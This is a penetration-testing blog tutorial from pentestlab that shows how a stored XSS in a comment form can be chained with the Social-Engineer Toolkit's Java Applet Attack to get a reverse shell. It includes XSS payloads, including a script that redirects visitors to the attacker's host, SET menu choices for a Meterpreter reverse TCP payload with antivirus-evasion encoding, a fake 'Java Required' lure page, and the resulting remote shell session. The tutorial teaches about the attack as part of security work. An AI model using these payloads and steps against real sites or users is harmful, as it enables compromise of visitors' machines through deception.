
Stored XSS And SET

pentestlab.blog/category/web-application/page/3

January 15, 2013



Name: test
Message: This is a test comment.


Name: Peter Wiener
Message:

Name: Peter Wiener
Message:

Stored XSS is the most dangerous type of cross site scripting due to the fact that the user can be exploited just by visiting the web page where the vulnerability occurs.Also if that user happens to be the administrator of the website then this can lead to compromise the web application which is one of the reasons that the risk is higher than a reflected XSS.

In real world scenarios once a stored XSS vulnerability have discovered,the penetration tester reports the issue and provides a brief explanation in the final report about the potential risks but he doesn’t continue the attack as it is not necessary except if the client asks it.However a malicious attacker will not stop there and he will try to attack the users by combining tools and methods.So in this article we will examine how an attacker can use SET with a stored XSS in order to obtain shells from users.

First of all stored XSS can be discovered in web applications that are allowing the users to store information like comments,message boards,page profiles,shopping carts etc.Let’s say that we have a web application with the following form:


Name *

Message *


Name: test
Message: This is a test comment.

Name: Peter Wiener
Message:

Name: Peter Wiener
Message:

Comment Form Vulnerable to XSS


In order to test it for XSS we will try to pass into the comment field the following script:


Name * netbiosX

Message * <script>alert("PenTestLab")</script>


Alert Box – JavaScript Code

The result will be the following:


PenTestLab

Comment Field Vulnerable to XSS


Now that we know where the vulnerability exists we can launch the social engineering toolkit.



```
    Welcome to the Social-Engineer Toolkit (SET). The one
     stop shop for all of your social-engineering needs.

     Join us on irc.freenode.net in channel #setoolkit

  The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit
```

SET – Menu


The attack that we are going to choose is the Java Applet Attack Method.



```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Man Left in the Middle Attack Method
   6) Web Jacking Attack Method
   7) Multi-Attack Web Method
   8) Victim Web Profiler
   9) Create or import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack>1
```

Java Applet Attack Method


We will enter our IP address in order the reverse shell to connect back to us and we will choose the first option which is Java Required.



```
set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, what
[-] will be used for the connection back and to house the web server (your interface addres
)
set:webattack> IP address for the reverse connection:192.168.1.70

  1. Java Required
  2. Gmail
  3. Google
  4. Facebook
  5. Twitter

set:webattack> Select a template:1
```

SET Configurations


Next we will have to choose our payload and our encoder.In this case we will select to use as a payload a simple Meterpreter Reverse TCP and as a encoder the famous shikata_ga_nai.



```
Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

   1) avoid_utf8_tolower (Normal)
   2) shikata_ga_nai (Very Good)
   3) alpha_mixed (Normal)
   4) alpha_upper (Normal)
   5) call4_dword_xor (Normal)
   6) countdown (Normal)
   7) fnstenv_mov (Normal)
   8) jmp_call_additive (Normal)
   9) nonalpha (Normal)
  10) nonupper (Normal)
  11) unicode_mixed (Normal)
  12) unicode_upper (Normal)
  13) alpha2 (Normal)
  14) No Encoding (None)
  15) Multi-Encoder (Excellent)
  16) Backdoored Executable (BEST)
```

SET – Encoders

Now we can go back to the web application and we can try to insert the malicious JavaScript code in the comment field that we already know from before that is vulnerable to XSS.




Name * netbiosX

Message * <script> window.location= "http://192.168.1.70/" </script>

Malicious JavaScript Code

When a user will try to access the page that contains the malicious JavaScript the code will executed in his browser and a new window will come up that will contain the following message:



Java Required!

Home Services About

Welcome to the website, you must hava Java in order to view this page properly. Ensure that the Microsoft signed Java box that pops up is ac

Words from our CEO "Java Required to view content."


Instructions to view the website:

1. A pop-up box will prompt, please hit "Yes". This may take
2. This pop-up is signed through the Microsoft Corporation an
3. Once you have accepted, wait about 10 to 15 seconds and
You must first click "Run" for the signed Java component from

Welcome to the site! This site requires Java in order to run properly.

Fake message trying to convince the user to run the java applet

After a while the user will notice a pop-up box that it will ask him if he wants to run the Java applet.



Security Warning

Do you want to run this application?

Name: Trusted Java Applet (VERIFIED SAFE)

Publisher: UNKNOWN

From: http://192.168.1.70

Risk: This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the publisher.


More Information

Select the box below, then click Run to start the application

☑ I accept the risk and want to run this application.

Malicious Java Applet

If the user press on the Run button the malicious code will executed and it will return us a shell.



```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

D:\Users\[redacted]\Desktop>
```

Remote Shell

Conclusion

As we saw stored XSS can be very dangerous as the JavaScript code executed once the unsuspected user has visited the vulnerable page.In this article the malicious attacker wanted to redirect the user to another page in order to run the malicious Java applet that lead to a shell.A potential attacker can use many tools with different arbitrary codes combined together in order to achieve his goal so regular penetration tests is a necessity for every company that wants to defend herself from non-ethical hackers.